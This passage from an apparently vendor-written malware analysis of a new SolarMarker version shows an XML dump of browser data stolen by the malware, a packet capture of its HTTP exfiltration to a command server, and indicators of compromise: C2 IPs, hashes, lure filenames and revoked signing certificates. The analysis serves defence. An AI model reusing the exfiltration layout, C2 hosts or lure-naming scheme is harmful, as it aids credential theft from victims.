                <file name=""\Default\Visited Links"">H4sIAAAAAAAAEAO3BMQ2AMAAEwE+QggMM7Oo15Lkq9kWO++vXt7AgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEznBwsVKfMAAAIA</file>
                <file name=""\Default\Web Data"">H4sIAAAAAAAAEAO2dT4zc1B3H7ZndMUnYhADBQAhxgLA7MqOR6PW9mH/HYE//ZzUBpOptEFagql56Qh6rHir11iNSLxWnntpTDz205UJRkaq2Ug/0PXv++Hls70KBCPz9aHdm/Pv9/P75Pb/xe/N+7+L5JeoTreG4LcPXjkp3SLIsfVPTJEkqsf/npCGH2f9Y7FiWtqYkPXXxe+Psw7jyAT9+Wvmv8i
                <file name=""\Default\Web Data-journal""></file>
                <file name=""\Default\Local Storage\leveldb\000003.log""></file>
                <file name=""\Default\Local Storage\leveldb\CURRENT"">H4sIAAAAAAAAEAPN19PN0cL5y6pAQAAAA</file>
                <file name=""\Default\Local Storage\leveldb\LOCK""></file>
                <file name=""\Default\Local Storage\leveldb\LOG"">H4sIAAAAAAAAEALWOvQ6CMBSFd57ivgDQVo2mLCYRcGWEaBVGUFiUDjVN5AeIYn5w6Kx3LZSt9jzwzCkwgl+0VJ0PFfSaKtrx7OqwQWFZU6xFmPnVgwKp42Y9g5f2FUlWNVLBOXgLSw81Z16E3jsl9Rmt0rdcJwpyA/X8ykr7v8xC7/3PplDvQ/R5XLIKQEAAA==</file>
                <file name=""\Default\Local Storage\leveldb\MANIFEST-000001"">H4sIAAAAAAAAEAJtas/OoEgMjo1ROallqTkqSnlMLAwCgHFB7KQAAAA==</file>
            </files>
        </edge>
        <chrome aes_key=""QMwjp3taSs02auHPAtFVYC5Uns6Jz5g53c="" user_agent=""AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36"">
            <files>
                <file name=""\Local State"">H4sIAAAAAAAAEALS76ZKjSLct+Cpl+fPwRTJPZF8+f2/vvSDN4D+PfQG7z1Muy+/f5F+/+MPswdd/8cffRLUCaj++ENomg084o8/jnXgFX/8savruAB//CElXV2Cj+N/+zhC+Da48Rr4jz8IjMC+4vhX4ivOUDzFfPmf//rid/UMz3hev/D64b0D8NIgGN7rLo3TCk7iy78+9syJN/TvFZjfJzijtIb7eOZfX
                <file name=""\Default\Affiliation Database"">H4sIAAAAAAAAEAO3bPW/TQBgH8HPcxoXSuAyVh0joqg7EalIUWJAqBCYIycU6cvpi8sqCj6/6RzfHe2n7vnprOV2k7FDTnd7Q18J6QPyCKRJPKEUkKILMocOTETlwmJXE0ma9V3C+ovotz6RNTX6pfM98zHhYeZpqgCAAAAAABcYqQoirZVkEbLbrfD344Pdq9r8z277T1BYPvcb/FBY
                <file name=""\Default\Affiliation Database-journal""></file>
                <file name=""\Default\Bookmarks"">H4sIAAAAAAAAEAK2TS4/TMBSF9yPNf4iyxsT29Y3t7mCPWA14r6gQIbrgVOROKUmSaRURpdPrumGnruu/GwMv8Oym2rnd70+6erWmvjeMKRenbUI36txtnMr3pw7PxPvhpAwy4Qi4EoBK5VAxOK/6u/zEUcyWAZHngSAJllgivkVhQnDhpnTYuOo+4CB+jcqFXZh8m56kph2q3sPtDM9tDWy68SRutb
                <file name=""\Default\Bookmarks.bak"">H4sIAAAAAAAAEAK1UXWvbMBR9L/Q/GMP2MKZGsiRbLoSxFej1s2vQ6SYnUMmdlARnQUklRcoBCE10yhm2uSPp2l+OdC0NMeJiWI6KcW7fSrysl/TGxq1A3xkMX8a8nzEgaGaCSxoCZNkAzwTPGKBcsLwSh+4rP+ttNPSkpLUgOGUeAiULMlBwpKjKkC6VLqa02nM+Sd6nFDO9kCyNz0zebbj2jw
                <file name=""\Default\DownloadMetadata"">H4sIAAAAAAAAEAO1YS6gjWRlO7r3TN1G0aRDbFmEI3qtjm0ijAjojTMxpUDCooILtwogiCe3DsNwyBj3/E6q0BRp3Lqr///U+f/vv87df9TD78pPPWxn3t2ZsdxCL9cLIZRYGALw8f0MIQYDN3EX2GLwCt6wHB0dNvZ6DEo4guKMQxAF1iCIwsEAfQCT+pkAdcJkjFwluEBi8XW/mkEYBj4E
```

Figure 12. Collected data is exfiltrated as XML format.


Wireshark · Follow HTTP Stream (tcp.stream eq 18) · Ethernet0

```
POST / HTTP/1.1
Host: 92.204.160.101
Content-Length: 2761011
Connection: Keep-Alive

g.q..},...U.T~....Uo.)..R..R.x....C..p.L~J@..r..E,7WL_.?..B...Hg]...<....
........
.B.:...........C.y.q...Cn.VF.b....&...m7..U.uM...c+.....I.8E.......V.;......^..!.E<.7i 3..=..).O....v._....G..1.*.TicO.~q.:......
3.....d.k......g.t.......s.RE....4..[.Al...W......i....G1..u....Q.J.4...3\...j
..I..i
..@.hz.....^..K.V...g.+XS.. ..h.0E
.e....g....e........:d.K...0      u./..... ._..$..`.x..m'...W}J...7...f...T4..&.dAH.B.fxo  ..!19.u3).....W..`ce.U..k.
6..#A.M.<....n::b.c.;...'5...ik&..cTS.#k.t.?.Q.......>. .@..;-...HO..U.gb.....Fj...hLJ.K.]B...t.YP.,.K...8
..#.S.-%....Y"49....2W.'Tf.F...a%..............%F.c@l...;...q..?r....v.E......'.........]........u.P$...@..Xh_.>z.....r.C...9A...
9\nN...Td.;.,.Q......u...xvJ..C.........._....!..;.&.     ..M.v..JJ....#..hI..y\"O......j.b.............,.$<...t4..)dW.@...
+....sG........G.c.p   ...e..!.......U.a.L/.Nc@.f..`...#..*..S..V....d.....@.h_..h...W.....CRb..hJ.......pX.........
$4{.S(.dk.Eg.ya..]X.:Y|....7~(...*!?e......pi.f...{...yZ_..v*...     ...n....-.z...O_Q.~.....{.CQ....=.
8..m&.......R.....Q.T.........!K0}......Q.........@1.......WC..O.v.*. .l..<N..h.m...$...6...oX...(L.K.ma...5.................
(......X   ....u.... .b.v.".L..F=Y.6L.Z_..;......{_..&..L._)]H.../....(...4..1f.\.E...W...p..n.D.\4..X..~!C[.v....z.
85.V.>...,....o.z.M..hHE..JZ].%..E..C....."...}%.!....3..1]xw...>%.F.<....n..A*.x.=.....7=....lA.
\..v..y:_..Q.:_...rH..t....fyzw./...w..U.o.....j.."..m8......kOC...T..E.E.....G.KwH.;.Kf..p..06..K.y....VJx.t...|.U.
2K.w.:j.^qFMi.L.;.]...AJ.W.5...U.~.j.&t63.......ej..c8.6.^.3.       qH.e
.;.k..)....R..N..uC.......A...G..K...FM../...(.
8
....R.I.UV.C.!C..?\.1.|.?c..'......X.;J,[../....+....L.g. ....W.9.P.0..JP;.$....1Y...jG\.D..S....8..>..).3.....u...k.*a.#@?&f.[..
7....:.....m........D...L!0.o.b.!.........x.*GgzF.&i!4~..
AG.O.X......Q-.~x.w..S...),..{....)...PJ.G....@m2jVs..E.......^.{..  .gm....QC....Ebi..hzf.....H.W..Q....O.i,....gs1....w.U...B
65i....Ok)7..a.v....G:.hK%,Vn.N.owek...g_r./...}..............]....<.<..p...Ix5.p...../.....W..C..  .
.C.(.O.hF`.......9.p.P7.&Q...].....[.
...........}.../.j...N1.~2.....s!O.L..?.......g...jx3.8.L.vtO]..     IET.2>.9
.N.2..#q.a.......X.y.R.o.#._2..,...._...c,(?.S.0.e.r.jd.a.(c.....A.........Zz.S...0....y.!.b...~>..m...h.]...!.&.0...O..."..H.SR.
2....Gw..V..M..C.8.t.<.........i..t..w...nw..^.G
..b....>.#.NCE.I...;37.Z.`...C.tz.O0g..T.R1u..K:..j....#.n..T..4..........0.... Q.`..r......N..l.7F/.2d=.m...$N?A...|.....:H...o.I
```

Figure 13. Data leakage exfiltration through HTTP encrypted channel.

Key Changes Observed in the New Version of SolarMarker

Let's summarize the main changes seen in the new version of SolarMarker:

- Switches back to executables as the dropper instead of MSI.
- Increases the dropper files to larger volumes.
- The dropper files are always signed by a legitimate company.
- Modified the PowerShell loader script.
- In the first execution of the malware on the victim machine, the backdoor will load into the dropper process and not into the PowerShell process as in previous versions.

Conclusion

This blog post documents recent changes in SolarMarker behavior patterns. These updates appear to upgrade evasion abilities in an attempt to stay under the radar and demonstrate that SolarMarker continues to evolve.

In recent years, the security industry has come to realize the importance of behavior-based detectors to reduce the dwell time of threats inside their network.

Palo Alto WildFire Customers are protected from the SolarMarker malware.

Palo Alto Customers using Cortex XDR Prevent or Pro are protected from such campaigns in different layers, including over 30 Behavioral Threat Protection, BIOC, and Analytics BIOCs rules that identify the tactics and techniques that SolarMarker uses at different stages of its execution.

Most rules are not customized for SolarMarker and are based on unusual, rare behaviors – and therefore provide protection against many additional malware families and campaigns that use the same methods. On top of that, the Local Analysis Engine and WildFire integration provide additional layers of protection to Cortex customers.

Indicators of Compromise

IP
84.252.95[.]225
89.44.9[.]108
5.254.118[.]226
37.120.247[.]199
69.46.15[.]151
37.120.237[.]251
146.70.101[.]97
146.70.24[.]173
188.241.83[.]61
185.244.213[.]64
45.42.201[.]248
216.230.232[.]134
46.102.152[.]102
146.70.53[.]153
146.70.88[.]119
37.221.113[.]115
92.204.160[.]114
92.204.160[.]101

SHA256

af1e952b5b02ca06497e2050bd1ce8d17b9793fdb791473bdae5d994056cb21f

b4878d6b9d7462cafe81d20da148a44750aa707f4e34eae1f23f21f9e0d9afa0

3b79aab07b9461a9d4f3c579555ee024888abcda4f5cc23eac5236a56bf740c7

d40da05d477f2a6a0da575194dd9a693f85440e6b2d08d1687e1415ce0b00df7

b90ac9da590ba7de19414b7ba6fbece13ba0c507f1d6be2be2b647091f5779f0

e91e49fa225b2a9d7b6d5b33a64d4ebe96bbbcea3705438910a5196e0b9d030f

1ad2af16a803f6f72f3f8bd305fe2e1b2049ecc8c401ed48e72446abb33022f8

67735dd94093998ea9011435f6e56f90e3d66131b841706c4418c14907a497f9

5239c3b84de73e2a5d9a2ea3f99889f5c81769df388dae21db37a37688f6617e

5a2005552ba03f22f4d89d638b7e87b1dc1397c82f665fe3c63fd7d29bc6215b

44af59a2d70ba23f2f80d80090d11184ef923a746c0c9ea3c81922bd8d899346

2f7287a8b0c612801e77de6c2f37e22e0a67579f203a0aaf40095bf6ff70e6ee

0c933001de544ebc071d175d9f8e3bfad8066b532dc69dea4c713c52eb6a64a0

067ead7f7950dac95836899d08e93e6888fc87603b9ebf49d10ffeaed27ae466

a9df1cb6aa6061056b78ad88e7101b076cf20c1a82cc79b1215d1ea80c3fbd2c

3407a30a697cc9ad2aa84fddc9f643a6b0f2012b286f99f5ac01064bbd56e09a

7cc35fbce4b353c541f1ee62366248cc072d1c7ce38b1d5ef5db4a2414f26e08

7ce31f51f539761f9922bec50d38c6b9c0d6cc3a912517d947bc0a49dd507026

bbfae2ab644c8d0f1ba82b01032b1962c43855cc6716193ce872ac16cda166df

3be8e9f9e76df60bc682887ea31813762e9d2c316260a702c3b3e54391a9111b

11543f09c416237d92090cebbefafdb2f03cec72a6f3fdedf8afe3c315181b5a

b0e926d0e8a2379173ce220071d409839d02a87f7b25f39e29d9e47afa4f7378

Filename

Optumrx-Quantity-Limit-Prior-Authorization-Form.exe
Fedex-Domestic-Air-Waybill.exe
Osha-Required-Training-Checklist-For-General-Industry.exe
Thetford Porta Potti 345 Instructions.exe
Parkland-Heritage-Gazebo-Instructions.exe
Howard-County-Refinance-Affidavit.exe
Checklist-For-Bringing-New-Baby-Home.exe
Pool-Cover-Cable-Winch-Instructions.exe
Radiation-Pregnancy-Consent-Form.exe
Rival-Frozen-Delights-Ice-Cream-Maker-Manual.exe
Ford-Direct-Window-Sticker-Lookup.exe
Sentence-Structure-Simple-Compound-Complex-Worksheets.exe
Adrenal-Protocol-Ct-Washout.exe
Osha-Propane-Tank-Storage-Requirements.exe
Indiana-Alcohol-And-Tobacco-Liquor-License-Renewal.exe
Monthly-Elevator-Inspection-Checklist.exe
Family-Nurse-Practitioner-Certification-Exam-Questions.exe
Iai-Latent-Print-Certification-Test-Preparation-Training.exe
Cornwall-Ontario-Pool-Bylaw.exe
State-Of-Michigan-Workmans-Comp-Waiver.exe
Lilly-Cares-Patient-Assistance-Application-Form.exe
Market-Adjustment-Salary-Increase-Letter.exe
Are-Doctors-Obligated-By-Law-To-Perform-A-Surgery.exe
Affidavit-Of-Correction-South-Carolina.exe
Medicare-Annual-Wellness-Visit-Questionnaire-In-Spanish.exe
Acceptance-Letter-Phd-Neuroscience.exe
Cigna-Precertification-Request-Form.exe
Oregon-Inheritance-Tax-Waiver-Form.exe
Religious-Exemption-Letter-Nj-Example.exe
Training-Needs-Analysis-Questionnaire-For-Employees.exe
Sample-Texas-Will-And-Testament.exe
Matter-As-Particles-Worksheet.exe
Sdlc-Life-Cycle-With-Examples.exe
Randall-High-School-Volleyball-Schedule.exe
Uses-Of-Rocks-Worksheet.exe
Sample-Demand-Letter-For-Services-Not-Rendered.exe
Fe-Exam-Review-Lecture-Notes.exe
Quit-Claim-Deed-Form-Volusia-County-Florida.exe
Imsa-Ite-Traffic-Signal-Maintenance-Handbook.exe
Capital-One-Mortgage-Pre-Approval.exe
Field-Trip-Reflection-Worksheet-Pdf.exe
Livingston-Mt-City-Court-Warrants-List.exe
One-Page-Lease-Agreement-Texas.exe
Thetford Porta Potti 345 Instructions.exe
Howard-County-Refinance-Affidavit.exe
Checklist-For-Bringing-New-Baby-Home.exe
Example Of Discharge Summary For Substance Abuse

Certificates

Name: Zimmi Consulting Inc
Serial Number: 06 FA 27 A1 21 CC 82 23 0C 30 13 EE 63 4B 6C 62
Status: Trust for this certificate or one of the certificates in the certificate chain has been **revoked**.
Valid From: 12:00 AM 02/18/2022
Valid To: 11:59 PM 02/13/2023
Thumbprint: BA256F3716A5613B2DDA5F2DBD36ABC9AC321583**Name: Divertida Creative Limited**
Serial Number: 08 83 DB 13 70 21 B5 1F 3A 2A 08 A7 6A 4B C0 66
Status: Trust for this certificate or one of the certificates in the certificate chain has been **revoked**.
Issuer: DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1
Valid From: 12:00 AM 07/28/2021
Valid To: 11:59 PM 07/27/2022
Thumbprint: C049731B453AB96F0D81D02392C9FC57257E647D

Additional Resources